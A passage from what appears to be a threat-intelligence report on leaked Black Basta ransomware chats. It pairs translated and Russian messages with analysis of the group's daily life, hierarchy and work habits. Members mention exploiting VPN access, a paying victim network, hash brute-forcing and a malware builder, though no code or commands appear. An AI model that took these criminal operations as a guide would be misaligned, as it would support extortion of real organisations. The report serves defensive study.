салат Квашеная капуста с зелёным луком заправленная ароматным маслом Картофель с тушенкой говядина Котлета домашняя свинина говяд Вермишель Драники Эклеры Виноград Четверг Шурпа из баранины Котлета индейка с

condensed milk Pear 2023-11-10 16:54:24, @usernamegg:matrix.bestflowers247.online, removed the amount at the bottom 2023-11-10 16:54:37, @usernamegg:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> Nobody eats pickled soup here ! somehow I knew you'd be the first to write that) 2023-11-10 16:54:44, @usernameww:matrix.bestflowers247.online,)))) 2023-11-10 16:54:59, @usernamenn:matrix.bestflowers247.online, yy likes pickled soup 2023-11-10 16:55:29, @usernameyy:matrix.bestflowers247.online, 👀 2023-11-10 16:55:36, @usernamegg:matrix.bestflowers247.online, need to adjust the menu 2023-11-10 16:55:38, @usernameyy:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> yy likes pickled soup come eat sandwiches 2023-11-10 16:55:42, @usernamegg:matrix.bestflowers247.online, so everyone enjoys it 2023-11-10 16:56:21, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> come eat sandwiches enough, children, please take this seriously! you have to eat this and this food costs money. [omitted] 2023-11-10 17:34:52, @usernamejj:matrix.bestflowers247.online, * Monday - instead of Pickled soup can do Solyanka - berry drink can have less sugar Tuesday - shrimp better without breading 2023-11-10 17:56:34, @usernamegg:matrix.bestflowers247.online, we already corrected everything	сыром Гуляш Цезарь с креветками Гречка Пюре Пирожки лук яйцо Пятница Суп овощной микс Салат морской Шницель Картофельная запеканка Чахохбили Макароны Круассан со сгущ Груша 2023-11-10 16:54:24, @usernamegg:matrix.bestflowers247.online, убрал сумму внизу 2023-11-10 16:54:37, @usernamegg:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> Рассольник никто не ест у нас ! почему то я знал что ты так напишешь первый при чем) 2023-11-10 16:54:44, @usernameww:matrix.bestflowers247.online,)))) 2023-11-10 16:54:59, @usernamenn:matrix.bestflowers247.online, уу любит рассольник 2023-11-10 16:55:29, @usernameyy:matrix.bestflowers247.online, 👀 2023-11-10 16:55:36, @usernamegg:matrix.bestflowers247.online, надо подкоректировать меню 2023-11-10 16:55:38, @usernameyy:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> уу любит рассольник приезжай бутерброды поешь 2023-11-10 16:55:42, @usernamegg:matrix.bestflowers247.online, что бы всем было вкусно 2023-11-10 16:56:21, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> приезжай бутерброды поешь хватит, дети, будь те добры отнестись серьезно! вам это кушать и эта еда денег стоит. [omitted] 2023-11-10 17:34:52, @usernamejj:matrix.bestflowers247.online, * Понедельник - вместо Рассольника можно Солянку - в Морс можно меньше сахара Вторник - креветки лучше без кляра 2023-11-10 17:56:34, @usernamegg:matrix.bestflowers247.online, уже все подкоретировали мы

The menu features numerous Eastern European home dishes, indicating meal planning based on Russian culinary traditions. Menu modifications upon request and associated costs suggest generous member treatment.

Mon.
Tue.
Wed.
Thu.
Fri.

Illustration of the Meal Menu (created by generative AI based on the chat logs)

Conversation Suggesting Communal Living Regarding Food Management

Translated	Original Text
2023-12-19 16:08:40, @usernamexx:matrix.bestflowers247.online, * What a complete asshole, the guys deserve medals for bravery, we threw out two more bags of spoiled food, couldn't breathe when you open the left fridge! 2023-12-19 16:09:33, @usernamegg:matrix.bestflowers247.online, you know why everything spoils? because you don't eat normal food but order McDonald's and all those same guys fall on your leftovers, in the end they didn't eat anything and everything spoiled, we also have food leftovers here and we dispose of them in time the same way 2023-12-19 16:10:28, @usernamegg:matrix.bestflowers247.online, > <@usernamexx:matrix.bestflowers247.online> And he's constantly drunk wandering around who knows where at night! yesterday he went out in the evening to a restaurant, asked me for permission. I know his every step, don't worry, where he is and what he's doing.	2023-12-19 16:08:40, @usernamexx:matrix.bestflowers247.online, * А конченый мудак, пацанам нужно медаль за отвагу, опять два мешка тухляка выкинули, дышать нечем было когда открываешь левый холодос! 2023-12-19 16:09:33, @usernamegg:matrix.bestflowers247.online, почему тухнет все знаешь? потому что ты нормальную еду не кушаешь а заказываешь макдак и все те же самы пацаны падают на хваста тебе в итоге ничег оне скушали и все стухло , у нас тут тоже остатки есть еды и мы их так же утилизирем вовремя 2023-12-19 16:10:28, @usernamegg:matrix.bestflowers247.online, > <@usernamexx:matrix.bestflowers247.online> А еще он постоянно бухой и шялется хуй пойми где ночями! вчера он ездил вечером рестик у меня отпросился. я знаю за каждый его шаг не волнуйся, где он и что он.

This conversation reveals Black Basta members living communally at operational bases. Members express frustration with selfish behaviors, highlighting stress from shared living spaces and hygiene management challenges. The statement "I know every single move he makes" indicates behavioral monitoring and internal control systems.

Conversation Suggesting Communal Living Regarding Sauna

Translated	Original Text
2023-10-26 15:43:10, @usernamegg:matrix.bestflowers247.online, who's up for the bathhouse? 2023-10-26 15:43:21, @usernamegg:matrix.bestflowers247.online, maybe we go to the bathhouse now? 2023-10-26 15:43:28, @usernamezz:matrix.bestflowers247.online, sure [omitted] 2023-10-26 15:49:32, @usernamegg:matrix.bestflowers247.online, ZZ + WW + CC + TT + $$ - all go to the bathhouse? except MM? 2023-10-26 15:50:06, @usernamess:matrix.bestflowers247.online, I won't go	2023-10-26 15:43:10, @usernamegg:matrix.bestflowers247.online, а кто в баню? 2023-10-26 15:43:21, @usernamegg:matrix.bestflowers247.online, может в баню сгоняем сейчас? 2023-10-26 15:43:28, @usernamezz:matrix.bestflowers247.online, можно [omitted] 2023-10-26 15:49:32, @usernamegg:matrix.bestflowers247.online, ZZ + WW + CC + TT + $$ - все в баню пойдем? кроме MM?

2023-10-26 15:50:27, @usernamegg:matrix.bestflowers247.online, why don't you like the bathhouse? 2023-10-26 15:50:36, @usernamegg:matrix.bestflowers247.online, * why don't you like the bathhouse? 2023-10-26 15:50:52, @usernamezz:matrix.bestflowers247.online, WW+TT+MM want to go home 2023-10-26 15:51:02, @usernameww:matrix.bestflowers247.online, I don't feel well (would gladly go otherwise 2023-10-26 15:51:16, @usernamegg:matrix.bestflowers247.online, alright, then cancel, get some sleep 2023-10-26 15:51:20, @usernamegg:matrix.bestflowers247.online, I'll book for the weekend 2023-10-26 15:51:21, @usernamegg:matrix.bestflowers247.online, the bathhouse [omitted] 2023-10-26 15:56:08, @usernamegg:matrix.bestflowers247.online, tomorrow's Friday, okay you did well this week, no point keeping you there tomorrow because I myself don't know if this guy will come or not! if I launch spam tomorrow, then the guys from this office will handle the spam, so you can go home for the weekend guys. [omitted] 2023-10-26 15:59:55, @usernamegg:matrix.bestflowers247.online, sucks that I won't see you tomorrow, well okay we'll catch up at the bathhouse on the weekend or tomorrow, will see what's going on here 2023-10-26 16:00:26, @usernamezz:matrix.bestflowers247.online, we're in touch 24/7 2023-10-26 16:00:39, @usernamezz:matrix.bestflowers247.online, waiting for the bathhouse on the weekend	2023-10-26 15:50:06, @usernamess:matrix.bestflowers247.online, Я не пойду 2023-10-26 15:50:27, @usernamegg:matrix.bestflowers247.online, а чет ы баню не любишь? 2023-10-26 15:50:36, @usernamegg:matrix.bestflowers247.online, * а че ты баню не любишь? 2023-10-26 15:50:52, @usernamezz:matrix.bestflowers247.online, WW+TT+MM до дома хотят 2023-10-26 15:51:02, @usernameww:matrix.bestflowers247.online, я плохо себя чувствую (так бы с радостью 2023-10-26 15:51:16, @usernamegg:matrix.bestflowers247.online, ладно, тогда отбой , отсыпайтесь 2023-10-26 15:51:20, @usernamegg:matrix.bestflowers247.online, в выхи забронирую 2023-10-26 15:51:21, @usernamegg:matrix.bestflowers247.online, баню [omitted] 2023-10-26 15:56:08, @usernamegg:matrix.bestflowers247.online, пятница завтра , ладно вы молодцы на этой неделе, завтра нету смысла вас там томить потому что я сам не знаю придет этот хлопец или нет! если я завтра запущу спам, то ребята с этого офиса обработают спам , так что домой на выходные ребятки можете ехать. [omitted] 2023-10-26 15:59:55, @usernamegg:matrix.bestflowers247.online, хуево что вас не увижу завтра, ну ладно в выхи в бане словимся или завтра, посмотрю че тут будет 2023-10-26 16:00:26, @usernamezz:matrix.bestflowers247.online, мы на связи 24/7 2023-10-26 16:00:39, @usernamezz:matrix.bestflowers247.online, в выхи ждем баню

This exchange shows that Black Basta members maintain close communal living and relationships, such as going to the sauna together as an office unit even in their private time. They adjust group activities considering health conditions and wishes to go home, revealing a flexible and cooperative organizational culture where daily life and attack activities intermingle.

4.2 Organizational Structure

gg and some members managed activities and member control strictly while overseeing base operations, creating environments where operational and daily activities integrated completely. Organizational discussions addressed name changes and restructuring in response to external shifts, with consideration for member relations including technical evaluations and compensation distribution. Despite power relationship issues, the hierarchy based on technical capabilities remained intact.

Directives and Reprimands from *gg* and Senior Members

gg Expressing Urgency Regarding Members' Attitudes

Translated	Original Text
2023-11-20 12:45:07, @usernamegg:matrix.bestflowers247.online, * I call you and you're sitting at the hookah lounge ! For me this is a very big indicator ! Now I'll only do VPN access ! forget about spam! over the weekend there were several accesses, for example Australia meat producers 600m and the guys from the second office couldn't do it, do you know why? because there's no knowledge and no experience handling VPNs! I sat with them myself and dragged their machine by port and DNS with FUCKING SOPHOS!) Today our network paid from VPN access, I see the future in this! I won't send spam anymore, nothing to send, better to work 5-10 VPN accesses per month with quality and get from them! than sit and mess with this small stuff! but to learn how to process them you need to go through a life-long journey, like blind kittens you'll piss around every time looking for where to latch on. You need to reconsider your attitude toward work now, stop thinking about some useless business and focus on new knowledge and a new approach to this work, if you see yourself in this of course. The development of all those guys depends on you. They're degrading there and getting nothing new from you, they need to be developed because this world doesn't stand still and there's very rapid development here and new knowledge and a different approach is needed! Tell me if you want to move the process forward and develop then start, if not then I'd better shut down that office. I don't see the point in keeping it without a good developing team leader. There are guys there who desperately want to work hard and develop but looking at the leader they're standing still and stuck (that's why it's bad! think it over and reconsider, I'll	2023-11-20 12:45:07, @usernamegg:matrix.bestflowers247.online, * тебе звоню ты кальнке сидишь ! Для меня это очень большой показатель ! Сейчас буду только впн доступы ! про спам забудьте! в выходные было несколько доступов, например австралия производители мяса 600м и ребята со второго офиса не смогли ее сделать , все почему знаешь? потому что заний нету и опыта нету впнки крутить! я сам сидел с ними и затянул им тачку по порту и на днс с СОФОСОМ ЕБУЧИМ!) У нас сегодня сетка заплатила с vpn доступа, я вижу в этом будующее! Я больше не буду слать спам, нечего слать, лучше 5-10 vpn доступов в месяц отработать качественно и получить с них! чем сидеть и встыкать с этой мелочью! но что бы их научиться обрабатывать нужно пройти путь длинной в жизнь, как слепые катята каждый раз будете сикать сиьку куда присосаться. Тебе надо пересмотреть сейчас свое отношение к работе, перестать думать о каком бесполезном бизнессе и сконцентрироваться на новых знаниях и новомо подходе к этой работе, если ты конечно видишь себя в этом. От тебя зависит развитие всех тех ребят. Он там деградируют и ничего нового не получают от тебя, их надо развивать так как этот мир не стоит на одном месте и тут идет разваитие очень быстрое и нуждны новые знания и другой подход! Ты мне скажи если хочешь двигать процесс и разваивать то начинай если нет то лучше я прикрою тот офис. Смысла его держать без хороше развивающего Тимлидера не вижу. Там есть ребята кто капец как хотят сильно работать и разваиватся но гляда на лидера они стоят на месте и уперлись (от этого и

come by in the evening to discuss your action plan going forward. [omitted] 2023-11-20 13:22:47, @usernamevv:matrix.bestflowers247.online, 1. Regarding sitting at the hookah lounge there's a certain dependence, you know yourself, I wasn't the one who started smoking hookah on a person (!), here it's like without any claims, just remember how it started, I never even smoked one hookah alone before. 2. Today our network paid from VPN access, I see the future in this! --- this is good 3. There won't be spam, well nothing - tired of spitting at the ceiling sitting already, just waiting while one person (plus with people who encrypt files etc.) does everything, and we're just on standby hoping to catch something. 4. than sit and mess with this small stuff! --- we came to this long ago, but sat working our asses off, I can remember how we set up metro the 2nd time for example (and this isn't small stuff, was done for who knows what), set up networks right before New Year just hammering one after another, set up with other people's software etc. etc. and there was no profit in the end, since we started talking about this. (point 2) 5. relations with that office (this is also important, and if it's not resolved - it will remain so), it drags on and will drag on, not enough money for everyone, although in fact to raise everything now, it's not certain that someone there got poorer during this time. 6. envy - well no brains, or something else, sit and work 24/7 7. word against - well nobody says it to you, everyone does as you want, only I stepped out of line - inconvenient. I told you about this earlier 2023-11-20 13:23:30, @usernamevv:matrix.bestflowers247.online, here we can discuss endlessly, reason and so on	плохо это! вообще подумай и пересмотри, я вечером заеду обсудим твой план действий дальше. [omitted] 2023-11-20 13:22:47, @usernamevv:matrix.bestflowers247.online, 1. Касаемо того, что в кальянной сижу зависимость есть определенная, сам знаешь, не я начинал курить кальян на человека (!) , тут как бы без всяких предъяв, просто вспомни как начиналось, я раньше один кальян в одного даже не курил. 2. У нас сегодня сетка заплатила с vpn доступа, я вижу в этом будующее! --- это гуд 3. Спама не будет, ну ничего - надоело плевать в потолок сидеть уже, просто ждать, пока один человек (в добавок с людьми, кто криптует файл и тд и тп) сделает все, а мы просто на подхвате глядишь что-то поймаем. 4. чем сидеть и встыкать с этой мелочью! --- давно уже к этому приходили, но сидели работали на изъеб , могу вспомнить как ставили метро 2-ой раз например (а это не мелочь, делалось хз для чего) , ставили перед НГ сетки прям хуярили заподряд, ставили чужим софтом и т.д. и т.п. а профита не было по итогу, раз мы начали об этом. (пункт 2) 5. взаимоотношения с тем офисом (тут тоже важно, и если это не решается - оно так и останется) , оно тянется и будет тянуться, мало всем бабла, хотя по факту щас поднять все, не факт что кто-то там обеднел за это время. 6. зависть - ну башки нет, или еще чего, сиди ебашь 24/7 7. слово поперек - ну тебе его никто не говорит, все делают как ты хочешь, один я из колеи вышел - не удобен. я тебе говорил об этом ранее 2023-11-20 13:23:30, @usernamevv:matrix.bestflowers247.online, тут можно бесконечно обсуждать, рассуждать и прочее

This conversation reveals crisis awareness regarding rapidly evolving security measures and anxiety about organizational responses falling behind. Internal concerns about stagnating technology and knowledge emerge, while demands for member adaptation and learning suggest ***gg*** views continuous evolution as survival prerequisites.

gg’s Irritation with Missed Deadlines

Translated	Original Text
2024-01-30 17:20:00, @usernamegg:matrix.bestflowers247.online, so what about you in the end	2024-01-30 17:20:00, @usernamegg:matrix.bestflowers247.online, ну что ты в итоге
2024-01-30 17:20:03, @usernamegg:matrix.bestflowers247.online, the weekend passed	2024-01-30 17:20:03, @usernamegg:matrix.bestflowers247.online, выходные прошли
2024-01-30 17:20:08, @usernamegg:matrix.bestflowers247.online, I waited for Monday	2024-01-30 17:20:08, @usernamegg:matrix.bestflowers247.online, я ждалн пн
2024-01-30 17:20:15, @usernamegg:matrix.bestflowers247.online, you said almost swearing on your mother I'll deliver everything	2024-01-30 17:20:15, @usernamegg:matrix.bestflowers247.online, ты сказал чуть ли не мамой клянусь все выдам
2024-01-30 17:20:20, @usernamegg:matrix.bestflowers247.online, in the end you have an error there	2024-01-30 17:20:20, @usernamegg:matrix.bestflowers247.online, в итоге у тебя там ошибка
2024-01-30 17:20:27, @usernamegg:matrix.bestflowers247.online, you knew this a week ago	2024-01-30 17:20:27, @usernamegg:matrix.bestflowers247.online, ты знал это еще неделю назад
2024-01-30 17:20:40, @n3auxaxl:matrix.collectionofmanager.space, I know, that's why I wrote this	2024-01-30 17:20:40, @n3auxaxl:matrix.collectionofmanager.space, я знаю, поэтому и написал это
2024-01-30 17:20:30, @usernamegg:matrix.bestflowers247.online, that you have problems there	2024-01-30 17:20:30, @usernamegg:matrix.bestflowers247.online, что у тебя там проблемы
2024-01-30 17:20:38, @usernamegg:matrix.bestflowers247.online, you're just telling fairy tales	2024-01-30 17:20:38, @usernamegg:matrix.bestflowers247.online, просто рассказываешь небылицы
2024-01-30 17:20:42, @usernamegg:matrix.bestflowers247.online, we gathered to work	2024-01-30 17:20:42, @usernamegg:matrix.bestflowers247.online, мы собрались работать
2024-01-30 17:20:47, @usernamegg:matrix.bestflowers247.online, we need the software	2024-01-30 17:20:47, @usernamegg:matrix.bestflowers247.online, нам нужен софт
2024-01-30 17:20:50, @usernamegg:matrix.bestflowers247.online, tell me specifically	2024-01-30 17:20:50, @usernamegg:matrix.bestflowers247.online, скажи конкретно
2024-01-30 17:20:57, @usernamegg:matrix.bestflowers247.online, when	2024-01-30 17:20:57, @usernamegg:matrix.bestflowers247.online, когда
2024-01-30 17:21:01, @usernamegg:matrix.bestflowers247.online, I'll get everyone ready during this time	2024-01-30 17:21:01, @usernamegg:matrix.bestflowers247.online, я всех подгоню подж это время
2024-01-30 17:21:18, @usernamegg:matrix.bestflowers247.online, or else they're already not taking me seriously because of this approach	2024-01-30 17:21:18, @usernamegg:matrix.bestflowers247.online, а то у же на меня не серьздно смотрят из-за такого подхода

2024-01-30 17:21:35, @n3auxaxl:matrix.collectionofmanager.space, Monday 2024-01-30 17:21:37, @n3auxaxl:matrix.collectionofmanager.space, I'll work 24/7 2024-01-30 17:21:27, @usernamegg:matrix.bestflowers247.online, I can't explain everything that's happening with you there 2024-01-30 17:21:37, @usernamegg:matrix.bestflowers247.online, pfffff 2024-01-30 17:21:55, @n3auxaxl:matrix.collectionofmanager.space, yes I understand 2024-01-30 17:21:47, @usernamegg:matrix.bestflowers247.online, which Monday? 2024-01-30 17:21:59, @n3auxaxl:matrix.collectionofmanager.space, everything will be ready on Monday 2024-01-30 17:22:03, @n3auxaxl:matrix.collectionofmanager.space, I'll work 24/7 2024-01-30 17:21:51, @usernamegg:matrix.bestflowers247.online, Monday again? 2024-01-30 17:22:00, @usernamegg:matrix.bestflowers247.online, fuck off 2024-01-30 17:23:15, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> Monday again? yes, this time everything will definitely be ready 2024-01-30 17:23:34, @n3auxaxl:matrix.collectionofmanager.space, I'll manage to finish by the weekend, but there won't be launches on weekends	2024-01-30 17:21:35, @n3auxaxl:matrix.collectionofmanager.space, понедельник 2024-01-30 17:21:37, @n3auxaxl:matrix.collectionofmanager.space, я буду ебашить 24.7 2024-01-30 17:21:27, @usernamegg:matrix.bestflowers247.online, я же не объясню все что у тебя происходит там 2024-01-30 17:21:37, @usernamegg:matrix.bestflowers247.online, пффффф 2024-01-30 17:21:55, @n3auxaxl:matrix.collectionofmanager.space, да понимаю 2024-01-30 17:21:47, @usernamegg:matrix.bestflowers247.online, какой понедельник? 2024-01-30 17:21:59, @n3auxaxl:matrix.collectionofmanager.space, в понедельник все будет готово 2024-01-30 17:22:03, @n3auxaxl:matrix.collectionofmanager.space, ебашить буду 24/7 2024-01-30 17:21:51, @usernamegg:matrix.bestflowers247.online, еще раз понедельник? 2024-01-30 17:22:00, @usernamegg:matrix.bestflowers247.online, на ну нах 2024-01-30 17:23:15, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> еще раз понедельник? да, на этот раз точно все будет 2024-01-30 17:23:34, @n3auxaxl:matrix.collectionofmanager.space, уцспею сделать к выходным, но запусков же в выходной не будет

This conversation highlights strong frustration over delivery delays and eroding trust within the team. ***gg*** conducts harsh inquiries about progress reports, expressing concerns that broken promises affect personal standing. ***n3auxaxl*** offers only excuses and repeated assurances, revealing internal ambiguity in accountability and coordination deficiencies. These exchanges demonstrate that Black Basta faces typical organizational challenges in internal process management and interpersonal trust.

gg’s Irritation with Delays in Work Progress and Response Times

Translated	Original Text
2024-03-07 14:48:28, @usernameww:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> <Masked: Credentials> <Masked: Credentials> ------ this one ! it wasn't decrypted? 2024-03-07 14:48:57, @usernamegg:matrix.bestflowers247.online, this smells like a shitty attitude) 2024-03-07 14:49:18, @usernamegg:matrix.bestflowers247.online, * this smells like a shitty attitude) toward your work? or toward us? 2024-03-07 14:52:09, @usernamehunter:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> this smells like a shitty attitude) toward your work? or toward us? Bro you're wrong. Resources aren't always enough for everything at once/ need to stop something. I didn't set this one 2024-03-07 14:52:10, @username777:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> this smells like a shitty attitude) toward your work? or toward us? I have <Masked: Credentials> in work. hash <Masked: Credentials> haven't had time to set for brute force yet. 2024-03-07 14:53:00, @usernameboy:matrix.bestflowers247.online, and I'm searching for dss 2024-03-07 14:53:26, @usernamegg:matrix.bestflowers247.online, your ping is slow guys(let's read and respond faster, it's very important.	2024-03-07 14:48:28, @usernameww:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> `<Masked: Credentials>` <Masked: Credentials> ------ eto on ! его не расшифровали? 2024-03-07 14:48:57, @usernamegg:matrix.bestflowers247.online, а это пахнет хуевым отношением) 2024-03-07 14:49:18, @usernamegg:matrix.bestflowers247.online, * а это пахнет хуевым отношением) к своей работе? или к нам? 2024-03-07 14:52:09, @usernamehunter:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> а это пахнет хуевым отношением) к своей работе? или к нам? Бро ты ошибаешься. Мощностей не всегда на все одновременно хватает/ нужно что-то остановить. Я не ставил этот 2024-03-07 14:52:10, @username777:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> а это пахнет хуевым отношением) к своей работе? или к нам? у меня в работе <Masked: Credentials> . хеш <Masked: Credentials> еще не успел поставить брутить . 2024-03-07 14:53:00, @usernameboy:matrix.bestflowers247.online, и я ищу дсс 2024-03-07 14:53:26, @usernamegg:matrix.bestflowers247.online, долгий пинг ребята у вас (давай пошустрее читать и отвечать , очень важно.

gg harshly criticizes members for the slow progress of password cracking work. While members explain resource shortages and work priorities, his harsh demands continue for rapid response improvements.

Conversation Indicating Task Organization and Clarification of Responsibilities

Translated	Original Text
2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, this is always your job	2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, это всегда твоя работа
2023-12-27 22:11:47, @usernamegg:matrix.bestflowers247.online, bio did the blogs	2023-12-27 22:11:47, @usernamegg:matrix.bestflowers247.online, био делал блоги
2023-12-27 22:11:57, @usernamegg:matrix.bestflowers247.online, searched for files when they asked	2023-12-27 22:11:57, @usernamegg:matrix.bestflowers247.online, искал файлы когда они просили
2023-12-27 22:12:02, @usernamegg:matrix.bestflowers247.online, I removed blogs from you	2023-12-27 22:12:02, @usernamegg:matrix.bestflowers247.online, блоги я с тебя снял
2023-12-27 22:12:10, @usernamegg:matrix.bestflowers247.online, but I can't remove file searching	2023-12-27 22:12:10, @usernamegg:matrix.bestflowers247.online, но вот поиск файлов не могу снять
2023-12-27 22:12:17, @usernamegg:matrix.bestflowers247.online, since you participate in negotiations	2023-12-27 22:12:17, @usernamegg:matrix.bestflowers247.online, так как ты в переговорах участие принимаешь
2023-12-27 22:12:31, @usernamegg:matrix.bestflowers247.online, I'll do the decryption myself	2023-12-27 22:12:31, @usernamegg:matrix.bestflowers247.online, расшифровку я сделаю сам

This conversation shows ***gg*** stating, "removed the blog but cannot remove file searching," indicating that while some tasks allow delegation, critical items involving negotiations and operational execution require continuous oversight. The statement "I'll handle the transcription myself" reveals flexible management where hierarchy coexists with shared responsibility, as the leader personally undertakes certain practical tasks. Overall, the exchanges demonstrate conscious task reassignment and clear boundary setting to maintain work efficiency and accountability.

Proposal to Reconsider Inefficient Task Allocation

Translated	Original Text
2024-06-20 19:12:57, @usernamegg:matrix.bestflowers247.online, you upload to everyone else, upload to him too 2024-06-20 19:13:04, @usernameugway:matrix.bestflowers247.online, yeah yeah 2024-06-20 19:13:11, @usernameugway:matrix.bestflowers247.online, everything got messed up when the accounts went down 2024-06-20 19:13:20, @usernameugway:matrix.bestflowers247.online, we'll stabilize and only do it this way 2024-06-20 19:13:41, @usernamegg:matrix.bestflowers247.online, imagine he sits and adds) and you have to call him, waste of time and double work 2024-06-20 19:13:57, @usernameugway:matrix.bestflowers247.online, I don't argue at all here - we'll do it this way 2024-06-20 19:14:02, @usernamegg:matrix.bestflowers247.online, ++ 2024-06-20 19:14:23, @usernamegg:matrix.bestflowers247.online, he's still slow technically 2024-06-20 19:14:26, @usernamegg:matrix.bestflowers247.online, it's hard for him	2024-06-20 19:12:57, @usernamegg:matrix.bestflowers247.online, всем же остальным загружаешь ему тоже загружай 2024-06-20 19:13:04, @usernameugway:matrix.bestflowers247.online, дада 2024-06-20 19:13:11, @usernameugway:matrix.bestflowers247.online, все переебалось когда отлетели акки 2024-06-20 19:13:20, @usernameugway:matrix.bestflowers247.online, стабилизруемся будем делаьть только так 2024-06-20 19:13:41, @usernamegg:matrix.bestflowers247.online, он сидит добавляет прикинь) а ему звонить надо , потеря времени и двойная работа 2024-06-20 19:13:57, @usernameugway:matrix.bestflowers247.online, вообще не спорю тут - будем делать так 2024-06-20 19:14:02, @usernamegg:matrix.bestflowers247.online, ++ 2024-06-20 19:14:23, @usernamegg:matrix.bestflowers247.online, он еще тугой в техническом плане 2024-06-20 19:14:26, @usernamegg:matrix.bestflowers247.online, ему тяжело

This conversation demonstrates coordination of work support and efficiency among members. ***gg*** requests equal consideration for technically inexperienced members, reflecting awareness of role-based support needs and efficiency through avoiding duplicate work. ***ugway*** agrees and shows positive attitude toward support system revision, indicating the organization values flexible responses that account for capability differences in task execution.

Conversation Regarding the Tool Builder's Bug Handling

Translated	Original Text
2024-05-24 08:16:39, @usernameyy:matrix.bestflowers247.online, * this single works poorly, low speed and high ping (only started today) 2024-05-24 09:27:38, @usernamegg:matrix.bestflowers247.online, we have a bug 2024-05-24 09:27:56, @usernamegg:matrix.bestflowers247.online, in the file builder 2024-05-24 09:28:11, @usernamegg:matrix.bestflowers247.online, when we check safe mode all files it makes with it 2024-05-24 09:28:18, @usernamegg:matrix.bestflowers247.online, well I'm talking about exe 2024-05-24 09:28:29, @usernamegg:matrix.bestflowers247.online, and if you don't check the box it doesn't make it 2024-05-24 09:28:33, @usernamegg:matrix.bestflowers247.online, how so? 2024-05-24 09:28:40, @usernamegg:matrix.bestflowers247.online, we realized this on the network yesterday 2024-05-24 09:29:17, @usernameyy:matrix.bestflowers247.online, seems all correct) safe needs to be built separately 2024-05-24 09:30:02, @usernamegg:matrix.bestflowers247.online, can't build all files together? 2024-05-24 09:30:13, @usernamegg:matrix.bestflowers247.online, I'm building a set without safe mode now 2024-05-24 09:30:16, @usernameyy:matrix.bestflowers247.online, need to make the dll without safe? 2024-05-24 09:30:23, @usernameyy:matrix.bestflowers247.online, or how 2024-05-24 09:30:40, @usernameyy:matrix.bestflowers247.online, or add +safe on top 2024-05-24 09:30:43, @usernameyy:matrix.bestflowers247.online, one exe 2024-05-24 09:30:44, @usernameyy:matrix.bestflowers247.online, in the set	2024-05-24 08:16:39, @usernameyy:matrix.bestflowers247.online, * этот сингл плохо работает, низкая скорость и высокий пинг (началось только сегодня) 2024-05-24 09:27:38, @usernamegg:matrix.bestflowers247.online, у нас бага 2024-05-24 09:27:56, @usernamegg:matrix.bestflowers247.online, в биледере файлов 2024-05-24 09:28:11, @usernamegg:matrix.bestflowers247.online, когда мы ставим галку сейфмод все файлы он делает с ним 2024-05-24 09:28:18, @usernamegg:matrix.bestflowers247.online, ну я про exe 2024-05-24 09:28:29, @usernamegg:matrix.bestflowers247.online, а если галку не ставишь он не делает 2024-05-24 09:28:33, @usernamegg:matrix.bestflowers247.online, как так? 2024-05-24 09:28:40, @usernamegg:matrix.bestflowers247.online, мы вчера это не сетке чухнули 2024-05-24 09:29:17, @usernameyy:matrix.bestflowers247.online, вроде всё верно) сейф надо отдельно билдить 2024-05-24 09:30:02, @usernamegg:matrix.bestflowers247.online, нельзя билдит вместе все файлы? 2024-05-24 09:30:13, @usernamegg:matrix.bestflowers247.online, я билжу сейчас комплект без сейф мода 2024-05-24 09:30:16, @usernameyy:matrix.bestflowers247.online, надо сделать чтобы dll была без сейфа? 2024-05-24 09:30:23, @usernameyy:matrix.bestflowers247.online, или как 2024-05-24 09:30:40, @usernameyy:matrix.bestflowers247.online, или добавить еще сверху +safe 2024-05-24 09:30:43, @usernameyy:matrix.bestflowers247.online, один exe

2024-05-24 09:31:00, @usernamegg:matrix.bestflowers247.online, yes	2024-05-24 09:30:44, @usernameyy:matrix.bestflowers247.online, в комплект 2024-05-24 09:31:00, @usernamegg:matrix.bestflowers247.online, да

This conversation reveals technical bug detection during tool building processes and related countermeasure discussions. ***gg*** identifies builder-side malfunctions regarding safe mode settings and diagnoses problems through network behavior analysis. ***yy*** responds with alternatives for build configuration separation and file integration methods, demonstrating collaborative and practical approaches to technical obstacles. Overall, the exchange illustrates rapid field-level bug reporting and implementation procedure review processes.

Conversations in the Base with Blurred Boundaries between Private Life and Work

Translated	Original Text
2024-04-10 14:52:35, @usernamegg:matrix.bestflowers247.online, I'm sleeping in my room for now 2024-04-10 14:52:49, @usernamecc:matrix.bestflowers247.online, you came back? everything okay? 2024-04-10 14:52:50, @usernamegg:matrix.bestflowers247.online, they injected my whole face with painkiller again and made an incision in my nose 2024-04-10 14:52:54, @usernamegg:matrix.bestflowers247.online, yes yes 2024-04-10 14:52:59, @usernamegg:matrix.bestflowers247.online, I've been in my room for a while 2024-04-10 14:53:07, @usernamegg:matrix.bestflowers247.online, I'll go eat now 2024-04-10 14:53:08, @usernamegg:matrix.bestflowers247.online, I was sleeping 2024-04-10 14:53:11, @usernamecc:matrix.bestflowers247.online, fuck! well okay we thought you weren't here yet 2024-04-10 14:53:12, @usernamegg:matrix.bestflowers247.online, please do 2024-04-10 14:53:20, @usernamegg:matrix.bestflowers247.online, I was sleeping 2024-04-10 14:53:24, @usernamecc:matrix.bestflowers247.online, yeah give me five minutes I'm looking for files	2024-04-10 14:52:35, @usernamegg:matrix.bestflowers247.online, я сплю в комнате пока 2024-04-10 14:52:49, @usernamecc:matrix.bestflowers247.online, а ты приехал? все норм? 2024-04-10 14:52:50, @usernamegg:matrix.bestflowers247.online, у меня опять все лицо обкололи обеболом и надрез сделали в носе 2024-04-10 14:52:54, @usernamegg:matrix.bestflowers247.online, 